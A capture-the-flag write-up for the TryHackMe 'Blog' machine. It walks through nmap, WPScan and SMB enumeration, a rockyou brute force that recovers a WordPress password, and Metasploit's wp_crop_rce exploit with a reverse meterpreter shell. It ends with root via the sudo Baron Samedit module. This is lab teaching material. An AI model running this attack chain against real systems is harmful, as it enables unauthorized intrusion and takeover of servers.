

Blog Writeup

CTF writeup on Blog from TryHackMe, written by Substing.

enumeration

nmap

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-11 20:39 UTC
Nmap scan report for ip-10-10-49-224.eu-west-1.compute.internal
(10.10.49.224)
Host is up (0.0075s latency).

Not shown: 996 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 578ada90baed3a470c05a3f7a80a8d78 (RSA)
|   256 c264efabb19a1c87587c4bd50f204626 (ECDSA)
|_  256 5af26292118ead8a9b23822dad53bc16 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel's IT Blog &#8211; The IT blog
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:90:4B:32:55:2B (Unknown)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-09-11T20:39:21
|_ start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```

| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_ System time: 2023-09-11T20:39:20+00:00
| smb2-security-mode:
|   311:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC:
000000000000 (Xerox)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds

```

ssh

OpenSSH 7.6 is vulnerable to username enumeration, which we attempt.

```

Module options (auxiliary/scanner/ssh/ssh_enumusers):
=====
Name      Current Setting          Required  Description
----      -----                  ----      -----
CHECK_FALSE true                no        Check for false positives (random username)
DB_ALL_USERS false              no        Add all users in the current database to the list
Proxies    allowed entry        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.10.49.224           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     22                   yes       The target port
THREADS   1                    yes       The number of concurrent threads (max one per host)
THRESHOLD 10                  yes       Amount of seconds needed before a user is considered found (timing attack only)
USERNAME   blog                no        Single username to test (username spray)
USER_FILE  /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt no        File containing usernames, one per line

Auxiliary action:
=====
Name      Description
----      -----
Timing Attack Use a timing attack

[*] 10.10.49.224:22 - SSH - Using timing attack technique
[*] 10.10.49.224:22 - SSH - Checking for false positives
[*] 10.10.49.224:22 - SSH - Starting scan

```


It runs for a while and finally comes back with one user, but this turns out to be a false positive. I am unsure why this is.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```


```
[*] 10.10.49.224:22 - SSH - Using timing attack technique
[*] 10.10.49.224:22 - SSH - Checking for false positives
[*] 10.10.49.224:22 - SSH - Starting scan
[+] 10.10.49.224:22 - SSH - User 'reptile' found
```

http

A lot more is revealed on the web server. It is a WordPress site.



Billy Joel's IT Blog The IT blog



UNCATEGORIZED

A Note From Mom

By Karen Wheeler May 26, 2020 2 Comments

Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.

Remember not to let it get you down! Stay positive, keep doing what makes you happy and something good will come your way!

There are 2 blog posts, one from Karen Wheeler, and one from Billy Joel. Interestingly Karen ends her messages with 'iloveyou', which is a password in `rockyou.txt`.. this password is not actually used anywhere in this machine.

The login page is easily found.


A screenshot of a web browser window. The address bar shows the URL `blog.thm/wp-login.php`. The page content is a WordPress login form. At the top center is the blue WordPress logo. Below it is a white rectangular form with two input fields: "Username or Email Address" and "Password". To the right of the password field is a "Log In" button. Below the form are two links: "Lost your password?" and "← Back to Billy Joel's IT Blog". The browser interface includes standard navigation buttons (back, forward, search) and a menu bar with various Kali Linux links.

A screenshot of a web browser window showing the content of the file `blog.thm/robots.txt`. The page displays the following text:

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

It seems that `/wp-admin/admin-ajax.php` raises some security concerns.

<https://www.acunetix.com/vulnerabilities/web/wordpress-admin-ajax-php-sql-injection-vulnerability-2-1-3-2-1-3/> is a post discussing such concerns, but I did not attempt to exploit this.



This page simply returns a 0.

Gobuster reveals a number of subdirectories:

```
!          (Status: 301) [Size: 0] [--> http://10.10.49.224/]
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277]
/0            (Status: 301) [Size: 0] [--> http://10.10.49.224/0/]
/0000          (Status: 301) [Size: 0] [-->
http://10.10.49.224/0000/]
/2020          (Status: 301) [Size: 0] [-->
http://10.10.49.224/2020/]
/admin          (Status: 302) [Size: 0] [--> http://blog.thm/wp-
admin/]
/asdfjkl;       (Status: 301) [Size: 0] [-->
http://10.10.49.224/asdfjkl]
/atom           (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/atom/]
/dashboard       (Status: 302) [Size: 0] [--> http://blog.thm/wp-
admin/]
/embed           (Status: 301) [Size: 0] [-->
http://10.10.49.224/embed/]
/favicon.ico     (Status: 200) [Size: 0]
/feed            (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/]
/fixed!          (Status: 301) [Size: 0] [-->
http://10.10.49.224/fixed]
/login           (Status: 302) [Size: 0] [--> http://blog.thm/wp-
login.php]
/page1          (Status: 301) [Size: 0] [--> http://10.10.49.224/]
```

```
/rdf                               (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/rdf/]
/robots.txt                         (Status: 200) [Size: 67]
/rss                                (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/]
/rss2                               (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/]
/server-status                      (Status: 403) [Size: 277]
/wp-admin                           (Status: 301) [Size: 315] [--> http://10.10.49.224/wp-
admin/]
/wp-content                         (Status: 301) [Size: 317] [--> http://10.10.49.224/wp-
content/]
/wp-includes                         (Status: 301) [Size: 318] [--> http://10.10.49.224/wp-
includes/]
```

From <http://10.10.49.224/feed/> we download an RSS feed document which reveals the WordPress version to be 5.0.

```
<?r?e?qu?e?n?c?y?> 1.1,Sy?n?ap?o?c?e?r?e?q?
r>https://wordpress.org/?v=5.0<
```

A lot of content is found in /wp-includes/, but nothing stands out.


The screenshot shows a web browser window with the URL 10.10.49.224/wp-includes/. The page title is "Index of /wp-includes". The browser's address bar also displays "Log In < Billy Joel's IT Blog — × GitHub - v0lck3r/CVE-201 × Billy Joel's IT Blog – The IT bl × Index of /wp-inclu". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB.

Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2018-12-06 18:00	-	
IXR/	2018-12-06 18:00	-	
Requests/	2018-12-06 18:00	-	
SimplePie/	2018-12-06 18:00	-	
Text/	2018-12-06 18:00	-	
admin-bar.php	2018-10-26 07:38	28K	
atomlib.php	2016-12-13 01:49	12K	
author-template.php	2018-10-26 07:38	16K	
blocks.php	2020-05-26 15:39	8.1K	
blocks/	2018-12-06 18:00	-	
bookmark-template.php	2016-05-22 18:24	11K	
bookmark.php	2016-12-14 04:18	13K	
cache.php	2020-05-26 15:39	21K	
canonical.php	2017-10-24 14:18	27K	
capabilities.php	2018-10-23 06:53	28K	

WPScan confirms the version number and also reveals the WordPress users.

```
L# wpscan -e --url 10.10.49.224
```



WordPress Security Scanner by the WPScan Team

Version 3.8.22

Sponsored by Automattic – <https://automattic.com/>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://10.10.49.224/ [10.10.49.224]
[+] Started: Mon Sep 11 22:26:08 2023
```

Interesting Finding(s):

[+] Headers

```
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] robots.txt found: http://10.10.49.224/robots.txt
| Interesting Entries:
|   - /wp-admin/
|   - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://10.10.49.224/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   -
```

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

```
| -
```

https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

```
| -
```

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

```
| -
```

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

```
[+] WordPress readme found: http://10.10.49.224/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] Upload directory has listing enabled: http://10.10.49.224/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.49.224/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
| Found By: Emoji Settings (Passive Detection)
|   - http://10.10.49.224/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.0'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://10.10.49.224/, Match: 'WordPress 5.0'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations – Time: 00:00:04
=====
===== (621 / 621) 100.00% Time: 00:00:04

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations – Time: 00:00:20
=====
===== (2568 / 2568) 100.00% Time: 00:00:20

[i] No Timthumbs Found.
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
```

```
Checking Config Backups - Time: 00:00:01
```

```
<=====  
=====> (137 / 137) 100.00% Time: 00:00:01
```

```
[i] No Config Backups Found.
```

```
[+] Enumerating DB Exports (via Passive and Aggressive Methods)
```

```
Checking DB Exports - Time: 00:00:00
```

```
<=====  
=====> (71 / 71) 100.00% Time: 00:00:00
```

```
[i] No DB Exports Found.
```

```
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink
```

```
setting must be set to "Plain" for those to be detected)
```

```
Brute Forcing Attachment IDs - Time: 00:00:00
```

```
<=====  
=====> (100 / 100) 100.00% Time: 00:00:00
```

```
[i] Medias(s) Identified:
```

```
[+] http://10.10.49.224/?attachment_id=14
```

```
| Found By: Attachment Brute Forcing (Aggressive Detection)
```

```
[+] http://10.10.49.224/?attachment_id=16
```

```
| Found By: Attachment Brute Forcing (Aggressive Detection)
```

```
[+] http://10.10.49.224/?attachment_id=22
```

```
| Found By: Attachment Brute Forcing (Aggressive Detection)
```

```
[+] http://10.10.49.224/?attachment_id=34
```

```
| Found By: Attachment Brute Forcing (Aggressive Detection)
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
```

```
Brute Forcing Author IDs - Time: 00:00:00
```

```
<=====  
=====> (10 / 10) 100.00% Time: 00:00:00
```

```
[i] User(s) Identified:
```

```
[+] bjoel
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.10.49.224/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] kwheel
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.10.49.224/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
| Found By: Rss Generator (Aggressive Detection)

[+] Billy Joel
| Found By: Rss Generator (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Mon Sep 11 22:26:40 2023
[+] Requests Done: 3528
[+] Cached Requests: 34
[+] Data Sent: 960.165 KB
[+] Data Received: 1.303 MB
[+] Memory used: 280.324 MB
[+] Elapsed time: 00:00:31
```

The usernames give unique errors, confirming that they are indeed valid.



ERROR: The password you entered for the username **kwheel** is incorrect. [Lost your password?](#)

Username or Email Address

kwheel

Password

Remember Me

Log In

ERROR: The password you entered for the username **bjoel** is incorrect. [Lost your password?](#)

Username or Email Address

bjoel

Password

Remember Me

Log In

The two usernames are put into a file called "users":

- bjoel
- kwheel

Then WPScan is used again to brute force the admin login.

```
L# wpscan --url 10.10.49.224 --passwords /usr/share/wordlists/rockyou.txt --usernames users
```

[SUCCESS] – kwheel / cutiepie1

The screenshot shows a web browser window with the URL `blog.thm/wp-admin/`. The title bar includes tabs for 'Dashboard < Billy Joel's IT Blog', 'GitHub - v0lck3r/CVE-201...', 'Billy Joel's IT Blog – The IT blog', 'Index of /wp-includes', and 'wordpress'. The main content area is the WordPress dashboard under the 'Dashboard' menu. It features sections for 'At a Glance' (2 Posts, 2 Comments), 'Activity' (Recently Published posts for May 26th, 2020), and 'Recent Comments' (Comments from Karen Wheeler and Billy Joel). On the right, there's a 'Quick Draft' sidebar with a text input field, placeholder text 'What's on your mind?', a 'Save Draft' button, and a 'Your Recent Drafts' section showing a draft named 'jiXvfulpdw' from May 28, 2020. Below that is a 'WordPress Events and News' section with a placeholder 'Enter your closest city to find ne...' and a 'City: Cincinnati' input field.

The login is successful.

samba

For thorough enumeration, we inspect the SMB shares available. Anonymous login is allowed and so we are able to download the content of BillySMB.

```
(root㉿kali)-[~] ② blog.thm/wp-admin/admin-ajax.php
# smbmap -H 10.10.49.224
[+] Guest session          IP: 10.10.49.224:445   Name: blog.thm
Disk                         Permissions           Comment
---                         -----
print$                      NO ACCESS          Printer Drivers
BillySMB                     READ, WRITE      Billy's local SMB Share
IPC$                        NO ACCESS          IPC Service (blog server (Samba, Ubuntu))

(root㉿kali)-[~]
```

```

└─(root㉿kali)-[~]
└─# smbclient //10.10.49.224/BillySMB
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Alice-White-Rabbit.jpg
tswift.mp4
check-this.png

D          0  Mon Sep 11 21:20:47 2023
D          0  Tue May 26 17:58:23 2020
N  33378  Tue May 26 18:17:01 2020
N 1236733  Tue May 26 18:13:45 2020
N      3082  Tue May 26 18:13:43 2020

```

All 3 of the files are rabbit holes:

check-this.png is a QR code that takes us to "We Didn't Start The Fire"

The rabbit has a steg message saying it's a rabbit hole.

tswift.mp4 doesn't have a coherent spectrogram.

access

Looking up WordPress 5.0 in Metasploit reveals an RCE exploit.

```

msf6 exploit(multi/http/wp_crop_rce) > options

Module options (exploit/multi/http/wp_crop_rce):
Name   Current Setting  Required  Description
----  -----  -----  -----
PASSWORD  cutiepie1    yes        The WordPress password to authenticate with
Proxies
RHOSTS  10.10.49.224  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80            yes        The target port (TCP)
SSL      false         no         Negotiate SSL/TLS for outgoing connections
TARGETURI /           yes        The base path to the wordpress application
USERNAME  kwheel       yes        The WordPress username to authenticate with
VHOST

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.27.41    yes        The listen address (an interface may be specified)
LPORT    4444          yes        The listen port

Exploit target:
Id  Name
--  --
0   WordPress

msf6 exploit(multi/http/wp_crop_rce) > run

```

We are granted a meterpreter session as www-data.

Then we attempt to find user.txt:

```
meterpreter > search -f user.txt

Found 1 result...
=====
Path           Size (bytes) Modified (UTC)
----           -----
./home/bjoel/user.txt 57          2020-05-26 20:08:47 +0000
```

Inside bjoel's home, we get a fake user.txt.

You won't find what you're looking for here.

TRY HARDER

Inside the home, we also see a PDF explaining some of the CTF story... sorry to hear Billy...

5/20/2020

Bill Joel,

This letter is to inform you that your employment with Rubber Ducky Inc. will end effective immediately on 5/20/2020.

You have been terminated for the following reasons:

- Repeated offenses regarding company removable media policy
- Repeated offenses regarding company Acceptable Use Policy
- Repeated offenses regarding tardiness

You will receive compensation up to and including today's workday and any hours worked. This check will be mailed to you at your address on file.

As of 5/20/2020 you have:

- 0 hours unused leave
- 0 hours unused vacation

You are requested to return all company property by the end of the business day on 5/22/2020 or you will be charged with theft and prosecuted to the highest level.

If you have questions about policies you have signed, your compensation, benefits, or returning company property, please don't contact anyone because we don't care.

Sincerely,

Karen Lawson
HR Administrator – Rubber Ducky Inc.
klawson@rubberducky.net
410-555-4165

The letter mentions removable media so maybe check /media/usb.

```
drwx----- 2 bjoel bjoel 4096 May 28 2020 usb
```

Unfortunately this file is owned by bjoel, who we don't have access to yet.

escalation

A number of potential vectors are explored.

SUID executables:

```
find / -perm -4000 2>/dev/null

/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
```

```
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
```

checker stood out, however there was nothing mentioned on GTFOBins.

A list of useful programs:

```
/usr/bin/base64
/usr/bin/curl
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/lxc
/bin/nc
/bin/netcat
/usr/bin/perl
```

```
/usr/bin/php  
/bin/ping  
/usr/bin/python  
/usr/bin/python2  
/usr/bin/python2.7  
/usr/bin/python3  
/usr/bin/python3.6  
/usr/bin/sudo  
/usr/bin/wget
```

This program stood out to me for some reason, but nothing came of it:

```
/usr/bin/gettext.s
```

Looking into the system version shows us a vector.

```
meterpreter > sysinfo  
Computer : blog  
OS : Linux blog 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64  
Meterpreter : php/linux
```

In particular, there is a sudo vulnerability that exploits a buffer overflow on the heap for the version.

```
Sudo version 1.8.21p2
```

Metasploit has a module for exploiting this that can be used.

```
msf6 exploit(linux/local/sudo_baron_samedit) > options
      Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
Module options (exploit/linux/local/sudo_baron_samedit):
Name      Current Setting  Required  Description      Q Search Metasploit Documentation
----      -----          -----      -----
SESSION          yes        yes      The session to run this module on
WritableDir    /tmp  HTTP+HTTPS yes      A directory where you can write files.

Payload options (linux/x64/meterpreter/reverse_tcp):
      Kubernetes  MySQL
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    10.10.27.41  SMB yes      The listen address (an interface may be specified)
LPORT    4444           yes      The listen port

Exploit target: WinRM
Id  Name
--  --
0  Automatic

msf6 exploit(linux/local/sudo_baron_samedit) > sessions
      Active sessions  Overview
      =====
      Attacking AD CS ESC Vulnerabilities
      Id  Name  Type  Using Metasploit Information  Connection
      --  --  --  -----          -----          -----
      4  meterpreter  php/linux  www-data @ blog  10.10.27.41:4444 -> 10.10.49.224:56668 (10.10.49.224)

      msf6 exploit(linux/local/sudo_baron_samedit) > set session 4
      session => 4
      msf6 exploit(linux/local/sudo_baron_samedit) > run
```

The meterpreter session that is opened by this exploit is running as root!

```
meterpreter > getuid
Server username: root
```

So we can easily get access to user.txt (which is in /media/usb) and root.txt which is in /root.